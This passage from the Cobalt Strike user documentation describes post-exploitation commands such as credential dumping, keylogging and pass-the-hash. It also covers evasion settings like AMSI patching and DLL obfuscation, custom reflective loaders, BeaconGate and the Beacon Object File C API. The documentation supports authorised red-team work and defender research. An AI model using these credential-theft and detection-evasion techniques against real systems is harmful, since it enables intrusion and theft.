- The **chromedump**, **dcsync**, **hashdump**, **keylogger**, **logonpasswords**, **mimikatz**, **net**, **portscan**, **printscreen**, **pth**, **screenshot**, **screenwatch**, **ssh**, and **ssh-key** commands also have a fork&run version. To use the explicit version requires the *pid* and *architecture* arguments.
- For the **net** and **&bnet** command the ‘domain’ command will not use the hook.

## Job Types

Command	Aggressor Script	UI
browserpivot	<a href="#"><u>&amp;browserpivot</u></a>	[beacon] -> Explore -> Browser Pivot
chromedump		
dcsync	<a href="#"><u>&amp;bdcsync</u></a>	
dllinject	<a href="#"><u>&amp;bdllinject</u></a>	
hashdump	<a href="#"><u>&amp;bhashdump</u></a>	
inject	<a href="#"><u>&amp;binject</u></a>	[Process Browser] -> Inject
keylogger	<a href="#"><u>&amp;bkeylogger</u></a>	[Process Browser] -> Log Keystrokes
logonpasswords	<a href="#"><u>&amp;blogonpasswords</u></a>	
mimikatz	<a href="#"><u>&amp;bmimikatz</u></a>	
	<a href="#"><u>&amp;bmimikatz_small</u></a>	
net	<a href="#"><u>&amp;bnet</u></a>	
portscan	<a href="#"><u>&amp;bportscan</u></a>	
postex kit	<a href="#"><u>beacon_execute_postex_job()</u></a>	
printscreen	<a href="#"><u>&amp;bprintscreen</u></a>	
psinject	<a href="#"><u>&amp;bpsinject</u></a>	
pth	<a href="#"><u>&amp;bpassthehash</u></a>	

Command	Aggressor Script	UI
screenshot	<a href="#"><u>&amp;bscreenshot</u></a>	[Process Browser] -> Screenshot (Yes)
screenwatch	<a href="#"><u>&amp;bsscreenwatch</u></a>	[Process Browser] -> Screenshot (No)
shinject	<a href="#"><u>&amp;bshinject</u></a>	
ssh	<a href="#"><u>&amp;bssh</u></a>	
ssh-key	<a href="#"><u>&amp;bssh_key</u></a>	

## Controlling Post Exploitation

Larger Cobalt Strike post-exploitation features (e.g., screenshot, keylogger, hashdump, etc.) are implemented as Windows DLLs. To execute these features, Cobalt Strike spawns a temporary process, and injects the feature into it. The process-inject block controls the process injection step. The post-ex block controls the content and behaviors specific to Cobalt Strike's post-exploitation features. With the 4.5 release these post-exploitation features now support explicit injection into an existing process when using the [pid] and [arch] arguments.

```
post-ex {
    # control the temporary process we spawn to
    set spawnto_x86 "%windir%\syswow64\rundll32.exe";
    set spawnto_x64 "%windir%\sysnative\rundll32.exe";

    # change the permissions and content of our post-ex DLLs
    set obfuscate "true";

    # change our post-ex output named pipe names...
    set pipename "evil_####, stuff\\not_##_ev#l";

    # pass key function pointers from Beacon to its child jobs
    set smartinject "true";

    # disable AMSI in powerpick, execute-assembly, and psinject
    set amsi_disable "true";

    # cleanup the post-ex UDRL memory when the post-ex DLL is
    loaded
    set cleanup "true";

    transform-x64 {
        # replace a string in the port scanner dll
    }
}
```

```

        strrepex "PortScanner" "Scanner module is complete"
"Scan is complete";

        # replace a string in all post exploitation dlls
        strrep "is alive." "is up.";
    }

    transform-x86 {
        # replace a string in the port scanner dll
        strrepex "PortScanner" "Scanner module is complete"
"Scan is complete";

        # replace a string in all post exploitation dlls
        strrep "is alive." "is up.";
    }
}

```

The **spawnto\_x86** and **spawnto\_x64** options control the default temporary process Beacon will spawn for its post-exploitation features. Here are a few tips for these values:

- Always specify the full path to the program you want Beacon to spawn
- Environment variables (e.g., %windir%) are OK within these paths.
- Do not specify %windir%\system32 or c:\windows\system32 directly. Always use syswow64 (x86) and sysnative (x64). Beacon will adjust these values to system32 where it's necessary.
- For an x86 spawnto value, you must specify an x86 program. For an x64 spawnto value, you must specify an x64 program.
- The paths you specify (minus the automatic syswow64/sysnative adjustment) must exist from both an x64 (native) and x86 (wow64) view of the file system.

The **obfuscate** option scrambles the content of the post-ex DLLs and settles the post-ex capability into memory in a more OPSEC-safe way. It's very similar to the obfuscate and userwx options available for Beacon via the stage block. Some long-running post-ex DLLs will mask and unmask their string table, as needed, when this option is set.

Use **pipename** to change the named pipe names used, by post-ex DLLs, to send output back to Beacon. This option accepts a comma-separated list of pipenames. Cobalt Strike will select a random pipe name from this option when it sets up a post-exploitation job. Each # in the pipename is replaced with a valid hex character as well.

The **smartinject** option directs Beacon to embed key function pointers, like GetProcAddress and LoadLibrary, into its same-architecture post-ex DLLs. This allows post-ex DLLs to bootstrap themselves in a new process without shellcode-like behavior that is detected and mitigated by watching memory accesses to the PEB and kernel32.dll.

The **thread\_hint** option allows multi-threaded post-ex DLLs to spawn threads with a spoofed start address. Specify the thread hint as "module!function+0x##" to specify the start address to spoof. The optional 0x## part is an offset added to the start address.

The **amsi\_disable** option directs powerpick, execute-assembly, and psinject to patch the AmsiScanBuffer function before loading .NET or PowerShell code. This limits the Antimalware Scan Interface visibility into these capabilities. If the patch can not be applied a message will be returned to the beacon console window, however the command will still continue executing. For example running on a Windows OS prior to Windows 10, you will see the message 'Could not find AmsiScanBuffer function' along with the output.

The **cleanup** option cleans up the post-ex UDRL memory when the post-ex DLL is loaded. See [Post-ex User Defined Reflective DLL Loader on page 185](#) for more information on how this operates with a customized post-ex UDRL.

Set the **keylogger** option to configure Cobalt Strike's keystroke logger. The GetAsyncKeyState option (default) uses the GetAsyncKeyState API to observe keystrokes. The SetWindowsHookEx option uses SetWindowsHookEx to observe keystrokes.

The **transform-x86** and **transform-x64** blocks transform Beacon's Post Exploitation DLLs. These blocks support two commands: strrep and strrepex.

The **strrep** command replaces a string within all Post Exploitation DLLs. The **strrepex** command replaces a string within the specific Post Exploitation DLLs, and it has the following syntax: *strrepex <post-ex name> <original str> <new str>*. Valid post-ex names are: BrowserPivot, ExecuteAssembly, Hashdump, Keylogger, Mimikatz, NetView, PortScanner, PowerPick, Screenshot, and SSHAgent.

## User Defined Reflective DLL Loader

Cobalt Strike 4.4 added support for using customized reflective loaders for beacon payloads. The User Defined Reflective Loader (UDRL) Kit is the source code for the UDRL example. Go to **Help -> Arsenal** and download the UDRL Kit. Your licence key is required.

**NOTE:**

The reflective loader's executable code is the extracted .text section from a user provided compiled object file. The extracted executable code must be less than 100KB.

## Implementation

The following Aggressor script hooks are provided to allow implementation of User Defined Reflective Loaders:

Function	Description
<a href="#"><u>BEACON_RDLL_GENERATE</u></a>	Hook used to implement basic Reflective Loader replacement.
<a href="#"><u>BEACON_RDLL_SIZE</u></a>	This hook is called when preparing beacons and allows the user to configure more than 5 KB space for their reflective loader (up to 100KB). This hook can also be used to remove the entire space for the reflective loader.
<a href="#"><u>BEACON_RDLL_GENERATE_LOCAL</u></a>	Hook used to implement advanced Reflective Loader replacement. Additional arguments provided include Beacon ID, GetModuleHandleA address, and GetProcAddress address.

The following Aggressor script functions are provided to extract the Reflective Loader executable code (.text section) from a compiled object file and insert the executable code into the beacon payload:

Function	Description
<a href="#"><u>extract_reflective_loader</u></a>	Extracts the Reflective Loader executable code from a byte array containing a compiled object file.
<a href="#"><u>setup_reflective_loader</u></a>	Inserts the Reflective Loader executable code into the beacon payload.

The following Aggressor script functions are provided to modify the beacon payload using information from the Malleable C2 profile:

Function	Description
<a href="#"><u>setup_strings</u></a>	Apply the strings defined in the Malleable C2 profile to the beacon payload.
<a href="#"><u>setup_transformations</u></a>	Apply the transformation rules defined in the Malleable C2 profile to the beacon payload.

The following Aggressor script function is provided to obtain information about the beacon payload to assist with custom modifications to the payload:

Function	Description
<a href="#"><u>pedump</u></a>	Loads a map of information about the beacon payload. This map information is similar to the output of the "peclone" command with the "dump" argument.

The following Aggressor script functions are provided to perform custom modifications to the beacon payload:

**NOTE:**

Depending on the custom modifications made (obfuscation, mask, etc...), the reflective loader may have to reverse those modifications when loading.

Function	Description
<a href="#"><u>pe_insert_rich_header</u></a>	Insert rich header data into Beacon DLL Content. If there is existing rich header information, it will be replaced.
<a href="#"><u>pe_mask</u></a>	Mask data in the Beacon DLL Content based on position and length.
<a href="#"><u>pe_mask_section</u></a>	Mask data in the Beacon DLL Content based on position and length.
<a href="#"><u>pe_mask_string</u></a>	Mask a string in the Beacon DLL Content based on position.
<a href="#"><u>pe_patch_code</u></a>	Patch code in the Beacon DLL Content based on find/replace in '.text' section'.
<a href="#"><u>pe_remove_rich_header</u></a>	Remove the rich header from Beacon DLL Content.
<a href="#"><u>pe_set_compile_time_with_long</u></a>	Set the compile time in the Beacon DLL Content.
<a href="#"><u>pe_set_compile_time_with_string</u></a>	Set the compile time in the Beacon DLL Content.
<a href="#"><u>pe_set_export_name</u></a>	Set the export name in the Beacon DLL Content.
<a href="#"><u>pe_set_long</u></a>	Places a long value at a specified location.
<a href="#"><u>pe_set_short</u></a>	Places a short value at a specified location.
<a href="#"><u>pe_set_string</u></a>	Places a string value at a specified location.
<a href="#"><u>pe_set_stringz</u></a>	Places a string value at a specified location and adds a zero terminator.
<a href="#"><u>pe_set_value_at</u></a>	Sets a long value based on the location resolved by a name from the PE Map (see pedump).
<a href="#"><u>pe_stomp</u></a>	Set a string to null characters. Start at a specified location and sets all characters to null until a null string terminator is reached.
<a href="#"><u>pe_update_checksum</u></a>	Update the checksum in the Beacon DLL Content.

# Using User Defined Reflective DLL Loaders

## Create/Compile your Reflective Loaders

The User Defined Reflective Loader (UDRL) Kit is the source code for the UDRL example. Go to **Help -> Arsenal** and download the UDRL Kit (your license key is required).

The following is the Cobalt Strike process for prepping beacons:

- The BEACON\_RDLL\_SIZE hook is called when preparing beacons.
  - This gives the user a chance to indicate that more than 5 KB space will be required for their reflective loader.
  - Users can use beacons with space reserved for a reflective loader up to 100 KB.
  - When overriding available reflective loader space in the beacons, the beacons will be much larger. In fact, they will be too large for standard artifacts provided by Cobalt Strike. Users will need to update their process to use customized artifacts with larger reserved space for the larger beacons.
  - This can be used to remove the reflective loader space from the Beacon DLL.
- Beacons are patched with required settings as payload data.
  - The following are patched into Beacons for UDRL:
    - Listener Settings
    - Some Malleable C2 Settings.

Using **sleepmask** and **userwx** requires a reflective loader capable of creating memory for the .text executable code with RWX permissions, or the beacon will crash when masking/unmasking write protected memory. The default reflective loaders normally handle this.

Using sleepmask and obfuscate requires a reflective loader capable of removing the 1st 4K block (Header) of the DLL as the header will not be masked.
  - The following is NOT patched into Beacons for UDRL:
    - PE Modifications
- BEACON\_RDLL\_GENERATE is normally called. BEACON\_RDLL\_GENERATE\_LOCAL hook is called when:
  - The following determines which is called:
    - Malleable C2 has ".stage.smartinject" set on.
  - Use **extract\_reflective\_loader** function to extract the reflective loader.

- Use **setup\_reflective\_loader** function to patch the extracted reflective loader into the reflective loader space in the Beacons.
  - If the loader is too big for the selected beacon, you will see a message like this:
    - Reflective DLL Content length (123456) exceeds available space (5120).
  - Use "BEACON\_RDLL\_SIZE" to use a beacons with larger Reflective Loaders.
- There are additional functions available to help inspect and make modifications to the Beacons based on the Reflective Loaders capabilities. For example:
  - Provide obfuscation
  - Patch in addresses for smart inject support
- Beacons are patched into artifacts.
  - Beacons that have been built with the larger reflective loader space (per "BEACON\_RDLL\_SIZE" above) will need to be loaded into customized artifacts with space to hold large beacons.
  - Go to **Help -> Arsenal** from a licensed Cobalt Strike to download the Artifact Kit.
  - See the "stagesize" references in these artifact kit files provided by Cobalt Strike:
    - See "stagesize" references in artifact build script.
    - See "stagesize" references in 'script.example'

## Beacon User Data

Beacon User Data (BUD) is a C-structure that allows Reflective Loaders to pass additional data to Beacons. You can download the [beacon.h](#) file. In addition, the **udrl-vs kit** in the Arsenal Kit includes an example BUD loader.

### Passing Beacon User Data

The BUD is passed as a pointer to the Beacon by calling Beacon's DllMain function with a custom reasoning known as DLL\_BEACON\_USER\_DATA (0x0d). The BUD must be given to Beacon before the standard DLL\_PROCESS\_ATTACH reason is invoked.

Beacon copies necessary values from the BUD during the DLL\_USER\_DATA call, and therefore it is not required to keep the BUD structure in memory after the call.

### Version Number

The first value contained within the BUD structure is the version number. This version number is essential in ensuring backward compatibility between different versions of Beacons and

Reflective Loaders since it allows newer Beacons to handle and utilize the older BUD structure without crashing.

The version number uses the following format: **0xMMmmPP**, where:

- MM = Cobalt Strike's major version number
- mm = Cobalt Strike's minor version number
- PP = Cobalt Strike's patch version number

For example, **0x040900** translates to version **CS 4.9**.

## System Calls

Beacon User Data allows a Reflective Loader to resolve and pass system call information to Beacon, which overtakes Beacon's default system call resolver. See [System Calls on page 47](#) to learn more.

Beacon User Data has an SYSCALL\_API\_ENTRY structure for each supported System Call, and the SYSCALL\_API structure holds these entries. The entry contains the following values

- **jmpAddr**: The address of the correct System Call instruction depending on system architecture:
  - x64: the syscall instruction
  - WOW64 (32-bit on x64): FastSysCall in WOW64
  - Native x86: KiFastSystemCall
- **sysnum**: The System Call number
- **fnAddr**: The address of the corresponding Nt\* function

The **jmpAddr** and **sysnum** values are required for indirect System Calls, and **fnAddr** is required for direct System Calls. If the value is zero, Beacon falls back to the corresponding WinAPI call.

The user-defined System Call information is skipped if the syscalls fields in the USER\_DATA structure points to NULL.

## Custom Data

Beacon User Data allows a Reflective Loader to pass a small (32 bytes) data buffer to Beacon. Beacon Object Files (BOFs) can retrieve a pointer to this data with the [BeaconGetCustomUserData](#) function.

# Post-ex User Defined Reflective DLL Loader

Cobalt Strike 4.9 added support for using customer reflective loaders for the post-ex payloads. The Post-ex User Defined Reflective Loader example is part of the udrl-vs kit in the Arsenal Kit. Got to **Help -> Arsenal** and download the Arsenal Kit. Your licence key is required.

A Post-ex User Defined Reflective Loader can only be applied to the following post-ex DLLs:

Beacon Command	Aggressor Script Function	DLL Name
browservpivot	<a href="#">bbrowservpivot</a>	browservpivot
hashdump	<a href="#">bhashdump</a>	hashdump
execute-assembly	<a href="#">bexecute_assembly</a>	invokeassembly
keylogger	<a href="#">bkeylogger</a>	keylogger
chromedump	N/A	mimikatz
logonpasswords	<a href="#">blogonpasswords</a>	mimikatz
mimikatz	<a href="#">bmimikatz</a> and <a href="#">bmimikatz_small</a>	mimikatz
pth	<a href="#">bpassthehash</a>	mimikatz
net	<a href="#">bnet</a>	netview
portscan	<a href="#">bportscan</a>	portscan
powerpick	<a href="#">bpowerpick</a>	powershell
psinject	<a href="#">bpsinject</a>	powershell
printscreen	<a href="#">bprintscreen</a>	screenshot
screenshot	<a href="#">bscreenshot</a>	screenshot
screenwatch	<a href="#">bscreenwatch</a>	screenshot
ssh-key	<a href="#">bssh_key</a>	shagent
ssh	<a href="#">bssh</a>	sshagent

## Implementation

The following Aggressor script hook is provided to allow implementation of Post-ex User Defined Reflective Loaders:

Function	Description
<a href="#"><u>POSTEX_RDLL_GENERATE</u></a>	Hook used to implement Reflective Loader replacement for post-ex DLLs. Arguments provided include Beacon ID, GetModuleHandleA address, and GetProcAddress address.

## Using Post-ex User Defined Reflective DLL Loaders

### Create/Compile your Reflective Loaders

The Post-ex User Defined Reflective Loader example is part of the udrl-vs kit in the Arsenal Kit. Got to **Help -> Arsenal** and download the Arsenal Kit. Your license key is required. Please note that User Defined Reflective Loaders for Beacon payloads and post-ex payloads are very similar but have some subtle differences.

The loader entry function is called with the WinAPI calling convention, and it takes a single LPVOID argument. Therefore, the entry function must be declared as follows:

```
void WINAPI ReflectiveLoader(LPVOID loaderArgument)
```

Post-exploitation payloads assume that the DLL's entry point is called with the following order and arguments:

```
DllMain(<Loaded DLL Base Address>, DLL_PROCESS_ATTACH, <Pointer to RDATA_SECTION strucutre>);
DllMain(<Loader Base Address>, 4, <Loader Argument from the entry function>);
```

The **RDATA\_SECTION** point argument is as some long-running post-exploitation payloads obfuscate their .rdata section during the waiting period. It is the loader's responsibility to provide the following structure to the DLL. However, if the NULL value is passed then the DLL does not perform runtime obfuscation.

```
typedef struct {
    char* start; // The start address of the .rdata section
    DWORD length; // The length (Size of Raw Data) of the .rdata section
    DWORD offset; // The obfuscation start offset
} RDATA_SECTION, *PRDATA_SECTION;
```

The obfuscation start offset ensures that the Import Address Table (IAT) will not be obfuscated. Typically, this value should be set to the size of the **IMAGE\_DIRECTORY\_ENTRY\_IAT** Data Directory entry as follows:

```
rdata->offset = ntHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].Size;
```

## Beacon Gate

The **beacon\_gate** block determines what WinAPIs Beacon will forward to the Sleepmask. By default, the Sleepmask will automatically mask Beacon for any API that is proxied (and subsequently) executed via BeaconGate. However, masking will be automatically disabled when you task Beacon to become interactive (< 3s) to avoid CPU spikes.

The default behavior can be customized via implementing a User Defined Sleepmask via the [BEACON\\_SLEEP\\_MASK](#) Aggressor hook. For an example of how to do this, see the Sleepmask-VS repo. This repository demonstrates simple examples of BeaconGate so operators can quickly develop a custom Sleepmask BOF for use with BeaconGate.

The table below shows the supported **beacon\_gate** options and their corresponding WinAPIs:

Option	APIs	Notes
None	None	The default option. No APIs are proxied via the Sleepmask.
Comms	InternetOpenA InternetConnectA	This is currently only supported by the HTTP(S) WinInet Beacon.
Core	CloseHandle CreateFileMappingA CreateRemoteThread CreateThread DuplicateHandle GetThreadContext MapViewOfFile OpenProcess OpenThread ReadProcessMemory ResumeThread SetThreadContext UnMapViewOfFile VirtualAlloc VirtualAllocEx VirtualFree VirtualProtect VirtualProtectEx VirtualQuery WriteProcessMemory	This is the core Beacon API set.

Option	APIs	Notes
Cleanup	ExitThread	This is a special case, see the note below*.
All	Comms, Core, and Cleanup APIs	

**NOTE:**

**ExitThread** is only proxied via BeaconGate when **Exit Function** is set to **Thread** and Beacon is not configured to use module stomping (i.e, `module\_x\*`). Enabling the **Cleanup** option out the box will result in the default Sleepmask cleaning up Beacon prior to calling ExitThread. If implementing a User Defined Sleepmask you can also perform additional clean up actions pre thread termination if desired.

It is also possible to proxy specific functions from the supported set with the following syntax:

```
stage {
    beacon_gate {
        VirtualAlloc;
        VirtualAllocEx;
        InternetConnectA;
    }
}
```

It is also important to point out that BeaconGate and Cobalt Strike's existing **syscall\_method** option are mutually exclusive; if you enable BeaconGate for an API, it will take precedence over system calls. However, you can enable BeaconGate for a specific API and use Beacon's existing system call method for the rest. For example:

```
stage {
    set syscall_method "Indirect";
    beacon_gate {
        VirtualAlloc; // Only VirtualAlloc is routed via BeaconGate
    }
}
```

As a note, some more intensive Beacon commands such as **ps** may spike CPU if you have the core set enabled. This is expected behaviour, as **ps** will call **OpenProcess/CloseHandle** multiple times while masking. If desired, you can disable BeaconGate at runtime via the **beacon\_gate disable** command or alternatively disable masking for specific functions in your own Sleepmask BOF.

Lastly, there are occasions when it is not possible to forward WinAPI calls to BeaconGate. For example, some supported APIs (VirtualAlloc) may be needed to set up BOF memory in order

to use BeaconGate in the first place. To get round this limitation you can specify User Defined memory for BOFs/Sleepmask in a UDRL via the ALLOCATED\_MEMORY structure. The **bud-loader** in UDRL-VS contains examples of how to pass user defined memory to Beacon for use with BOFs and the Sleepmask.

# Beacon Object Files

A Beacon Object File (BOF) is a compiled C program, written to a convention that allows it to execute within a Beacon process and use internal Beacon APIs. BOFs are a way to rapidly extend the Beacon agent with new post-exploitation features.

## What are the advantages of BOFs?

One of the key roles of a command & control platform is to provide ways to use external post-exploitation functionality. Cobalt Strike already has tools to use PowerShell, .NET, and Reflective DLLs. These tools rely on an OPSEC expensive fork&run pattern that involves a process create and injection for each post-exploitation action. BOFs have a lighter footprint as they run within the Beacon process. BOFs memory can be controlled using the malleable c2 profile within the process-inject block or the memory can be provided by a UDRL through the Beacon User Data.

BOFs are also very small. A UAC bypass privilege escalation Reflective DLL implementation may weigh in at 100KB+. The same exploit, built as a BOF, is <3KB. This can make a big difference when using bandwidth constrained channels, such as DNS.

Finally, BOFs are easy to develop. You just need a Win32 C compiler and a command line. Both MinGW and Microsoft's C compiler can produce BOF files. You don't have to fuss with project settings that are sometimes more effort than the code itself.

## How do BOFs work?

To Beacon, a BOF is just a block of position-independent code that receives pointers to some Beacon internal APIs.

To Cobalt Strike, a BOF is an object file produced by a C compiler. Cobalt Strike parses this file and acts as a linker and loader for its contents. This approach allows you to write position-independent code, for use in Beacon, without tedious gymnastics to manage strings and dynamically call Win32 APIs.

## What are the disadvantages of BOFs?

BOFs are single-file C programs that call Win32 APIs and limited Beacon APIs. Don't expect to link in other functionality or build large projects with this mechanism.

Cobalt Strike does not link your BOF to a libc. This means you're limited to compiler intrinsics (e.g., \_\_stosb on Visual Studio for memset), the exposed Beacon internal APIs, Win32 APIs,

and the functions that you write. Expect that a lot of common functions (e.g., `strlen`, `strcmp`, etc.) are not available to you via a BOF.

BOFs execute inside of your Beacon agent. If a BOF crashes, you or a friend you value will lose access. Write your BOFs carefully.

Cobalt Strike expects that your BOFs are single-threaded programs that run for a short period of time. BOFs will block other Beacon tasks and functionality from executing. There is no BOF pattern for asynchronous or long-running tasks. If you want to build a long-running capability, consider a Reflective DLL that runs inside of a sacrificial process.

## How do I develop a BOF?

Open your preferred text editor and start writing a C program. Here's a Hello World BOF:

```
#include <windows.h>
#include "beacon.h"

void go(char * args, int alen) {
    BeaconPrintf(CALLBACK_OUTPUT, "Hello World: %s", args);
}
```

Download [beacon.h](#).

To compile this with Visual Studio:

```
cl.exe /c /GS- hello.c /Fohello.o
```

To compile this with x86 MinGW:

```
i686-w64-mingw32-gcc -c hello.c -o hello.o
```

To compile this with x64 MinGW:

```
x86_64-w64-mingw32-gcc -c hello.c -o hello.o
```

The commands above produce a **hello.o** file. Use `inline-execute` in Beacon to run the BOF.

```
beacon> inline-execute /path/to/hello.o these are arguments
```

**beacon.h** contains definitions for several internal Beacon APIs. The function `go` is similar to `main` in any other C program. It's the function that's called by `inline-execute` and arguments

are passed to it. **BeaconOutput** is an internal Beacon API to send output to the operator. Not much to it.

## Dynamic Function Resolution

GetProcAddress, LoadLibraryA, GetModuleHandle, and FreeLibrary are available within BOF files. You have the option to use these to resolve Win32 APIs you wish to call. Another option is to use Dynamic Function Resolution (DFR).

Dynamic Function Resolution is a convention to declare and call Win32 APIs as LIBRARY\$Function. This convention provides Beacon with the information it needs to explicitly resolve the specific function and make it available to your BOF file before it runs. When this process fails, Cobalt Strike will refuse to execute the BOF and tell you which function it couldn't resolve. Beacon supports 128 functions defined as a Dynamic Function.

Here's an example BOF that uses DFR and looks up the current domain:

```
#include <windows.h>
#include <stdio.h>
#include <dsgetdc.h>
#include "beacon.h"

DECLSPEC_IMPORT DWORD WINAPI NETAPI32$DsGetDcNameA(LPVOID, LPVOID, LPVOID,
                                                 ULONG, LPVOID);
DECLSPEC_IMPORT DWORD WINAPI NETAPI32$NetApiBufferFree(LPVOID);

void go(char * args, int alen) {
    DWORD dwRet;
    PDOMAIN_CONTROLLER_INFO pdcInfo;

    dwRet = NETAPI32$DsGetDcNameA(NULL, NULL, NULL, NULL, 0, &pdcInfo);
    if (ERROR_SUCCESS == dwRet) {
        BeaconPrintf(CALLBACK_OUTPUT, "%s", pdcInfo->DomainName);
    }

    NETAPI32$NetApiBufferFree(pdcInfo);
}
```

The above code makes DFR calls to DsGetDcNameA and NetApiBufferFree from NETAPI32. When you declare function prototypes for Dynamic Function Resolution, pay close attention to the decorators attached to the function declaration. Keywords, such as WINAPI and DECLSPEC\_IMPORT are important. These decorations provide the compiler with the needed hints to pass arguments and generate the right call instruction.

# Aggressor Script and BOFs

You'll likely want to use Aggressor Script to run your finalized BOF implementations within Cobalt Strike. A BOF is a good place to implement a lateral movement technique, an escalation of privilege tool, or a new reconnaissance capability.

The [`&beacon\\_inline\\_execute`](#) function is Aggressor Script's entry point to run a BOF file. Here is a script to run a simple Hello World program:

```
alias hello {
    local('$barch $handle $data $args');

    # figure out the arch of this session
    $barch = barch($1);

    # read in the right BOF file
    $handle = openf(script_resource("hello. $+ $barch $+ .o"));
    $data = readb($handle, -1);
    closef($handle);

    # pack our arguments
    $args = bof_pack($1, "zi", "Hello World", 1234);

    # announce what we're doing
    btask($1, "Running Hello BOF");

    # execute it.
    beacon_inline_execute($1, $data, "demo", $args);
}
```

The script first determines the architecture of the session. An x86 BOF will only run in an x86 Beacon session. Conversely, an x64 BOF will only run in an x64 Beacon session. This script then reads target BOF into an Aggressor Script variable. The next step is to pack our arguments. The [`&bof\\_pack`](#) function packs arguments in a way that is compatible with Beacon's internal data parser API. This script uses the customary `&btask` to log the action the user asked Beacon to perform. And, [`&beacon\\_inline\\_execute`](#) runs the BOF with its arguments.

The [`&beacon\\_inline\\_execute`](#) function accepts the Beacon ID as the first argument, a string containing the BOF content as a second argument, the entry point as its third argument, and the packed arguments as its fourth argument. The option to choose an entrypoint exists in case you choose to combine like-functionality into a single BOF.

Here is the C program that corresponds to the above script:

```

/*
 * Compile with:
 * x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o
 * i686-w64-mingw32-gcc -c hello.c -o hello.x86.o
 */

#include <windows.h>
#include <stdio.h>
#include <t1help32.h>
#include "beacon.h"

void demo(char * args, int length) {
    datap parser;
    char * str_arg;
    int num_arg;

    BeaconDataParse(&parser, args, length);
    str_arg = BeaconDataExtract(&parser, NULL);
    num_arg = BeaconDataInt(&parser);

    BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg, num_arg);
}

```

The demo function is our entrypoint. We declare the datap structure on the stack. This is an empty and uninited structure with state information for extracting arguments prepared with [&b0f\\_pack](#). BeaconDataParse initializes our parser. BeaconDataExtract extracts a length-prefixed binary blob from our arguments. Our pack function has options to pack binary blobs as zero-terminated strings encoded to the session's default character set, a zero-terminated wide-character string, or a binary blob without transformation. The BeaconDataInt extracts an integer that was packed into our arguments. BeaconPrintf is one way to format output and make it available to the operator.

## BOF C API

### Data Parser API

The Data Parser API extracts arguments packed with Aggressor Script's [&b0f\\_pack](#) function.

Extract a length-prefixed binary blob. The size argument may be NULL. If an address is provided, the size is populated with the number-of-bytes extracted.

`char * BeaconDataExtract (datap * parser, int * size)`

Extract a 4b integer.

```
int BeaconDataInt (datap * parser)
```

Get the amount of data left to parse.

```
int BeaconDataLength (datap * parser)
```

Prepare a data parser to extract arguments from the specified buffer.

```
void BeaconDataParse (datap * parser, char * buffer, int size)
```

Extract a binary blob with the specified size. Normally the size is prefixed before the blob in the buffer, so it is recommended to use the BeaconDataExtract API instead.

```
void BeaconDataPtr(datap * parser, int size)
```

Extract a 2b integer.

```
short BeaconDataShort (datap * parser)
```

## Output API

The Output API returns output to Cobalt Strike.

Format and present output to the Beacon operator.

```
void BeaconPrintf (int type, char * fmt, ...)
```

Send output to the Beacon operator.

```
void BeaconOutput (int type, char * data, int len)
```

Each of these functions accepts a type argument. This type determines how Cobalt Strike will process the output and what it will present the output as. The types are:

**CALLBACK\_OUTPUT** is generic output. Cobalt Strike will convert this output to UTF-16 (internally) using the target's default character set.

**CALLBACK\_OUTPUT\_OEM** is generic output. Cobalt Strike will convert this output to UTF-16 (internally) using the target's OEM character set. You probably won't need this, unless you're dealing with output from cmd.exe.

**CALLBACK\_ERROR** is a generic error message.

**CALLBACK\_OUTPUT\_UTF8** is generic output. Cobalt Strike will convert this output to UTF-16 (internally) from UTF-8.

## Format API

The format API is used to build large or repeating output.

Allocate memory to format complex or large output.

```
void BeaconFormatAlloc (formatp * obj, int maxsz)
```

Append data to this format object.

```
void BeaconFormatAppend (formatp * obj, char * data, int len)
```

Free the format object.

```
void BeaconFormatFree (formatp * obj)
```

Append a 4b integer (big endian) to this object.

```
void BeaconFormatInt (formatp * obj, int val)
```

Append a formatted string to this object.

```
void BeaconFormatPrintf (formatp * obj, char * fmt, ...)
```

Resets the format object to its default state (prior to re-use).

```
void BeaconFormatReset (formatp * obj)
```

Extract formatted data into a single string. Populate the passed in size variable with the length of this string. These parameters are suitable for use with the BeaconOutput function.

```
char * BeaconFormatToString (formatp * obj, int * size)
```

## Internal APIs

The following functions manipulate the token used in the current Beacon context:

Apply the specified token as Beacon's current thread token. This will report the new token to the user too. Returns TRUE if successful. FALSE is not.

**BOOL BeaconUseToken (HANDLE token)**

Drop the current thread token. Use this over direct calls to RevertToSelf. This function cleans up other state information about the token.

**void BeaconRevertToken ()**

Returns TRUE if Beacon is in a high-integrity context.

**BOOL BeaconIsAdmin ()**

The following functions provide some access to Beacon's process injection capability:

Populate the specified buffer with the x86 or x64 spawnto value configured for this Beacon session.

**void BeaconGetSpawnTo (BOOL x86, char \* buffer, int length)**

This function spawns a temporary process accounting for ppid, spawnto, and blockdlls options. Grab the handle from PROCESS\_INFORMATION to inject into or manipulate this process. Returns TRUE if successful.

**BOOL BeaconSpawnTemporaryProcess (BOOL x86, BOOL ignoreToken, STARTUPINFO \* sInfo, PROCESS\_INFORMATION \* pInfo)**

This function will inject the specified payload into an existing process. Use payload\_offset to specify the offset within the payload to begin execution. The arg value is for arguments. arg may be NULL.

**void BeaconInjectProcess (HANDLE hProc, int pid, char \* payload, int payload\_len, int payload\_offset, char \* arg, int arg\_len)**

This function injects the specified payload into a temporary process that your BOF opted to launch. Use payload\_offset to specify the offset within the payload to begin execution. The arg value is for arguments. arg may be NULL.

**void BeaconInjectTemporaryProcess (PROCESS\_INFORMATION \* pInfo, char \* payload, int payload\_len, int payload\_offset, char \* arg, int arg\_len)**

This function cleans up some handles that are often forgotten about. Call this when you're done interacting with the handles for a process. You don't need to wait for the process to exit or finish.

```
void BeaconCleanupProcess (PROCESS_INFORMATION * pInfo)
```

The following functions are used to access stored items in Beacon Data Store:

Returns a pointer to the specific item. If there is no entry at that index, the function returns NULL.

```
PDATA_STORE_OBJECT BeaconDataStoreGetItem (size_t index)
```

This function obfuscates a specific item in Beacon Data Store.

```
void BeaconDataStoreProtectItem (size_t index)
```

This function un-obfuscates a specific item in Beacon Data Store.

```
void BeaconDataStoreUnprotectItem (size_t index)
```

Return the maximum size of Beacon Data Store.

```
size_t BeaconDataStoreMaxEntries ()
```

The following function is a utility function:

Convert the **src** string to a UTF16-LE wide-character string, using the target's default encoding. **max** is the size (in bytes!) of the destination buffer.

```
BOOL toWideChar (char * src, wchar_t * dst, int max)
```

This function returns information about beacon such as the beacon address, sections to mask, heap records to mask, the mask, sleep mask address and sleep mask size information.

```
void BeaconInformation (BEACON_INFO * info);
